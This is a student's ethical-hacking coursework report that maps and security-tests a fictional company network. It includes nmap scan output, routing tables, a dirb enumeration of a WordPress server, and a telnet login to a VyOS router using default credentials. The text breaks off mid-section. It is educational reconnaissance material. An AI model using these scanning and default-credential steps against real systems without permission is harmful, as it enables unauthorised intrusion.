Network Assessment

An assessment of the topology and security of ACME Inc.'s computer network

Isaac Basque-Rice

CMP319: Computer Networking 2

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

Contents

1 INTRODUCTION

1.1 BACKGROUND

The process of creating and maintaining a computer network is crucial to any modern business. Due to that nature of this task being as complex as it is, it is of critical importance for the creators and maintainers of this network to produce documentation for others to more fully understand the internal workings of the system.

ACME Inc. has recently parted ways with their network manager in what has been referred to as “acrimonious circumstances”, and when they attempted to retrieve this crucial network documentation they had found that no such work had been produced. Due to this fact the company management had concerns relating to the state of their network, and crucially were concerned about its security.

As a result of this, the client has approached a network tester to analyse the network and produce the documentation, as well as test it for any security flaws. The client has provided the tester with a computer preloaded with Kali Linux (credentials: root/toor) with the aim of testing their network using the tools available to them on this machine. These tools are as follows:

- Dirb – a directory enumeration tool for use against websites
- Draw.io – a tool for creating a network diagram
- Firefox – a web browser
- Hydra – a network login cracker
- Metasploit – an exploit framework
- Nikto – a vulnerability scanning tool that targets servers
- Nmap – a network mapper
- WPScan – a command line security scanner for WordPress sites

1.2 AIM

The aims of this report are to create a detailed network diagram that shows all the devices in use on the client’s network, the creation of a routing table that identifies all the IP addresses on the network, including usable host range, broadcast address, network address, and netmask, and importantly, to conduct a security test against the network to evaluate any weaknesses that may be present, as well as a method of fixing these issues.

This report aims to provide as much detail as possible in all these steps so any individual with access to this network can reproduce them as closely as possible

2 NETWORK MAPPING

2.1 NETWORK TOPOLOGY

To best map the target network, a tool known as nmap was used. As the name suggests this tool is a network mapper available in Kali through the command line. The tool works by sending specially crafted packets to a target device to determine the type of device, the software services running on the device, and the IP address of the device.

Nmap's wide and comprehensive array of tooling allowed the tester to first identify each subnet on the network and then query the broadcast address of each of those, which in turn produced a comprehensive list of each device on the network. The results of each scan as they appeared in the terminal is available in Appendix 1 and a discussion around the process carried out is in the subsequent section (3. Network Mapping Process).

2.2 NETWORK DIAGRAM



Figure 1, the network diagram for ACME's computer network, showing a linear bus topology

2.3 Routing Table

Each router (and firewall) has a set of interfaces on it that allow for interaction between the router/firewall itself and devices that are connected to it. What follows is a table whereby each device is split up into each of its interfaces, and each interface has a subnet address, subnet mask (derived from the subnet address), IP address with an associated device attached to it, default gateway (or the "IP of the interface", if you will), and broadcast address, discovered by calculating the size of the subnet each device was on using the subnet mask.

Table 1, a list of routers, the interfaces on them, and what each interface has on it

Device	Interface	Subnet Address	Subnet mask	IP Address	Default Gateway	Broadcast Address
Router 1	Eth1	192.168.0.224/30	255.255.255.252	192.168.0.226	192.168.0.225	192.168.0.227
	Eth2	172.16.221.0/24	255.255.255.0	172.16.221.237	172.16.221.16	172.16.221.255
	Eth3	192.168.0.192/27	255.255.255.224	192.168.0.200	192.168.0.193	192.168.0.223
				192.168.0.210		
Router 2	Eth1	192.168.0.32/27	255.255.255.224	192.168.0.34	192.168.0.33	192.168.0.63
		13.13.13.0/24	255.255.255.0	13.13.13.12		13.13.13.0
				13.13.13.13		
	Eth2	192.168.0.228/30	255.255.255.252	192.168.0.229	192.168.0.229	192.168.0.231
	Eth3	192.168.0.224/30	255.255.255.252	192.168.0.226	192.168.0.226	192.168.0.227
Router 3	Eth1	192.168.0.128/27	255.255.255.224	192.168.0.130	192.168.0.129	192.168.0.159
	Eth2	192.168.0.232/30	255.255.255.252	192.168.0.233	192.168.0.233	192.168.0.235
	Eth3	192.168.0.228/30	255.255.255.252	192.168.0.230	192.168.0.230	192.168.0.231
Firewall	WAN	192.168.0.232/30	255.255.255.252	192.168.0.234	192.168.0.234	192.168.0.235
	DMZ	192.168.0.240/30	255.255.255.252	192.168.0.242	192.168.0.241	192.168.0.243
	LAN	192.168.0.96/27	255.255.255.224	192.168.0.98	192.168.0.98	192.168.0.127
Router 4	Eth1	192.168.0.64/27	255.255.255.224	192.168.0.66	192.168.0.65	192.168.0.95
	Eth2	192.168.0.96/27	255.255.255.224	192.168.0.97	192.168.0.97	192.168.0.127

2.4 Subnet Table

The ACME network is divided up into 11 sub-networks, or subnets. Each of these subnets have data associated to them, including but not limited to what devices are on the subnets, the maximum number of usable hosts on each subnet in question, and the number of active IP addresses on each. The working for this can be found in markdown table form in Appendix 1 – Subnetting Table Working.

Table 2, a list of all subnets present on the network, their netmasks, usable hosts ,hosts in use, and broadcast addresses

Subnet Address	Subnet Mask	Host Range	Number of Usable Hosts	IP Addresses Used	Broadcast Address
192.168.0.224/30	255.255.255.252	192.168.0.225 - 192.168.0.226	2	192.168.0.225 192.168.0.226	192.168.0.227
192.168.0.228/30	255.255.255.252	192.168.0.229 - 192.168.0.230	2	192.168.0.229 192.168.0.230	192.168.0.231
192.168.0.232/30	255.255.255.252	192.168.0.233 - 192.168.0.234	2	192.168.0.233 192.168.0.234	192.168.0.235
192.168.0.96/27	255.255.255.224	192.168.0.97 - 192.168.0.126	30	192.168.0.97 192.168.0.98	192.168.0.127
192.168.0.192/27	255.255.255.224	192.168.0.193 - 192.168.0.222	30	192.168.0.193 192.168.0.200 192.168.0.210	192.168.0.223
172.16.221.0/24	255.255.255.0	172.16.221.1 - 172.16.221.254	254	172.16.221.16 172.16.221.237	172.16.221.255
192.168.0.32/27	255.255.255.224	192.168.0.33 - 192.168.0.62	30	192.168.0.33 192.168.0.34	192.168.0.63
13.13.13.0/24	255.255.255.0	13.13.13.1 - 13.13.13.254	254	13.13.13.12 13.13.13.13	13.13.13.255
192.168.0.128/27	255.255.255.224	192.168.0.129 - 192.168.0.158	30	192.168.0.129 192.168.0.130	192.168.0.159
192.168.0.240/30	255.255.255.252	192.168.0.241 - 192.168.0.242	2	192.168.0.241 192.168.0.242	192.168.0.243
192.168.0.64/27	255.255.255.224	192.168.0.65 - 192.168.0.94	30	192.168.0.65 192.168.0.66	192.168.0.95

2.5 PORT TABLE

Each device on the network was scanned using a network mapping tool called nmap, the following is a list of devices and ports associated with those devices. The nmap port scan results can be found in Appendix 6.

Table 3, a list of devices on the network and the ports that are open on them

Device	Open Ports	Service
Kali	22 1111 3389 5000	SSH lmsocialserver ms-wbt-server upnp
Router 1	22 23 80 443	SSH telnet http https
Router 2	23 80 443	telnet http https
Router 3	23 80 443	telnet http https
Router 4		
PC 1	22 111 2049 33081 33139 45772 56817 58051	SSH rpcbind NFS unknown unknown unknown unknown unknown
PC 2	22 111 2049 40530 40887 44911 48671 55499	SSH rpcbind NFS unknown unknown unknown unknown unknown
PC 3	22	SSH
PC 4	22 111 2049 42415 45735 45858 46393	SSH rpcbind NFS unknown unknown unknown unknown

	50932	unknown
PC 5	22 111 2049 42567 43950 46353 56046 60606	SSH rpcbind NFS Unknown Unknown Unknown Unknown Unknown
Web Server 1	80 443	http https
Web Server 2	22 80 111 41073	SSH http rpcbind unknown
Firewall	22 80 111 41073	SSH http rpcbind unknown

3 NETWORK MAPPING PROCESS

3.1 OPENING SCANS

The first router the tester found (Router 1) is the router which the Kali machine is connected to, funning the `ifconfig` command (shown below) produces a list of pertinent information for the tester, this includes:

- The Kali machine's IP Address – 192.168.0.200
- Machine's netmask – 255.255.255.224
- Machine's broadcast address – 192.168.0.223

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::215:5dff:fe00:400  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:00:04:00  txqueuelen 1000  (Ethernet)
        RX packets 2339  bytes 141643 (138.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2971  bytes 21024325 (20.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 17  bytes 1231 (1.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 1231 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2, ifconfig on Kali machine

To run the appropriate nmap scans it was important for the tester to use the shorthand for the netmask, which for ".224" netmasks is "/27", as it makes use of 27 of the 32 available bits of an IP address when written in binary notation (11111111.11111111.11111111.11100000).

At this stage the address of Router 1 was not known, to detect all other devices the kali machine was linked to (aka perform a host scan) the tester ran the command `nmap -sn 192.168.0.200/27`, the -sn flag instructs nmap to not do a port scan after the hosts are discovered, and results in the only output being available hosts that responded to the scan. As can be seen below from the output of this scan, the Kali device is connected to three others, 192.168.0.193, 192.168.0.199, and 192.168.0.210, where it can be assumed one of these is the router and the other two are other devices, likely PCs, or other computers.

```
root@kali:~/Documents/nmap# nmap -sn 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-23 18:10 EST
Nmap scan report for 192.168.0.193
Host is up (0.00056s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00043s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.00047s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 32 IP addresses (4 hosts up) scanned in 26.50 seconds
```

Figure 3, nmap host discovery scan

Devices on a single subnet need to have IP addresses that stay within a certain range, known as the Host ID range, as can be seen in Figure 4, the subnet that the Kali device is on remains within that range, thus confirming that the subnetting arrangement is accurate. Full working in markdown format can be found in Appendix 2.

Subnet Table

Subnet	1	2	4	8	16	32	64	128	256
Host	256	124	64	**32**	16	8	4	2	1
Subnet Mask	/24	/25	/26	**/27**	/28	/29	/30	/31	/32

therefore 8 possible subnets with 32 possible hosts each

Network ID	Subnet Mask	Host ID Range	No. of Usable Hosts	Broadcast ID
192.168.0.0	\27	192.168.0.1 - 192.168.0.30	30	192.168.0.31
192.168.0.32	\27	192.168.0.33 - 192.168.0.62	30	192.168.0.63
192.168.0.64	\27	192.168.0.65 - 192.168.0.94	30	192.168.0.95
192.168.0.96	\27	192.168.0.97 - 192.168.0.126	30	192.168.0.127
192.168.0.128	\27	192.168.0.129 - 192.168.0.158	30	192.168.0.159
192.168.0.160	\27	192.168.0.161 - 192.168.0.190	30	192.168.0.191
192.168.0.192	\27	**192.168.0.193 - 192.168.0.222**	30	192.168.0.223
192.168.0.224	\27	192.168.0.225 - 192.168.0.254	30	192.168.0.255

Hosts on this subnet range from .193 to .210, within range of a single subnet in this topology

Figure 4, subnetting table

From this we know that the Network ID for this subnet is 192.168.0.192/27 and as a result an nmap scan against this address would result in a scan against the entire subnet, which can be used to gain further information as can be seen below.

```
root@kali:~# nmap -oN 2-Router1Scan.txt 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-23 19:30 EST
Nmap scan report for 192.168.0.193
Host is up (0.00089s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap scan report for 192.168.0.199
Host is up (0.00059s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.0.210
Host is up (0.00083s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 32 IP addresses (4 hosts up) scanned in 30.70 seconds
```

Figure 5, standard nmap scan

3.2 ROUTER 1 – 192.168.0.193

As can be seen in the previous scan, a telnet session is open on port 23 of the device associated to the address 192.168.0.193. connecting to this device using 'telnet 192.168.0.193 prompted the user to enter credentials for VyOS, which is an "open-source router and firewall platform" based on the Debian operating system. Browsing the internet for default credentials the tester was able to find the username password combination "vyos/vyos" (Andamasov 2021), which were tried in the session and allowed for a successful login attempt, as can be seen in Figure 6.



Figure 6, successful login to the vyos system

Using the command `show interfaces` the tester was able to discover three devices directly connected to the router on the eth1, 2, and 3 (in addition to the localhost) interfaces respectively. This can be seen in Figure 7.



Figure 7, interfaces on router 1

After this, the tester ran the command `show ip route`, which provided more detail on the devices connected to the router directly and through another device that is connected directly, this can be seen in Figure 8.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:18:39
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:17:52
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:15:45
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:15:45
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:17:50
O   192.168.0.192/27 [110/10] is directly connected, eth3, 00:18:39
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:18:39
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:17:52
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:17:50
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:15:45
vyos@vyos:~$
```

Figure 8, IP routes on this router

The purposes of each of these directly connected devices are as follows:

- Eth1: a second router directly connected to this one
- Eth2: a web server, determined by an nmap scan conducted against the IP address returned by the `show ip route` command, which showed the ports open on the device to be HTTP and HTTPS



Figure 9, nmap scan showing a web server live on the eth2 port

- Eth3: A switch, a directly connected device that routes a significant amount of other traffic through it, the devices connected to this switch are on the same subnet, also.

3.2.1 Web Server 1 – 172.16.221.237/24

Having previously discovered a web server's presence on the network, the tester decided to run a further nmap scan of this Web Server address which returned a further address, 172.16.221.237. The tester's next decision was to navigate to the address using a web browser, in this case Firefox. The result of this was a webpage as can be seen in Figure 10.



Figure 10, webpage on web server 1

With the presence of a webpage running on the server confirmed, the tester subsequently ran two further tools against this address, a dirb scan, which enumerates directories and pages that are present on the page, and a nikto scan, which discovers any possible vulnerabilities present on the server. The output of these two scans can be seen in Figure 11.

```
root@kali:~# dirb https://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec 26 14:15:28 2021
URL_BASE: https://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://172.16.221.237/ ----
+ https://172.16.221.237/cgi-bin/ (CODE:403|SIZE:291)
+ https://172.16.221.237/index (CODE:200|SIZE:177)
+ https://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: https://172.16.221.237/javascript/
+ https://172.16.221.237/server-status (CODE:403|SIZE:296)
==> DIRECTORY: https://172.16.221.237/wordpress/

---- Entering directory: https://172.16.221.237/javascript/ ----
==> DIRECTORY: https://172.16.221.237/javascript/jquery/

---- Entering directory: https://172.16.221.237/wordpress/ ----
==> DIRECTORY: https://172.16.221.237/wordpress/index/
+ https://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ https://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-admin/
+ https://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:139)
+ https://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-content/
+ https://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: https://172.16.221.237/wordpress/wp-includes/
+ https://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ https://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2153)
+ https://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ https://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ https://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ https://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ https://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ https://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ https://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: https://172.16.221.237/javascript/jquery/ ----
+ https://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ https://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: https://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
```

Figure 11, the beginning of the Dirb scan

The Dirb scan showed, amongst some miscellaneous other things, that the site is being run on WordPress, which can be exploited by a tool called WPScan later.

The Nikto scan, beyond displaying the operating system, server software version, showed no serious vulnerabilities, however some issues such as unpatched software (specifically an outdated version of apache) and unset headers are present.

Figure 12, Nikto scan on the web server

Navigating to the `/WordPress/` directory revealed additional content, what can be taken to be the main page of the site. This can be seen below.

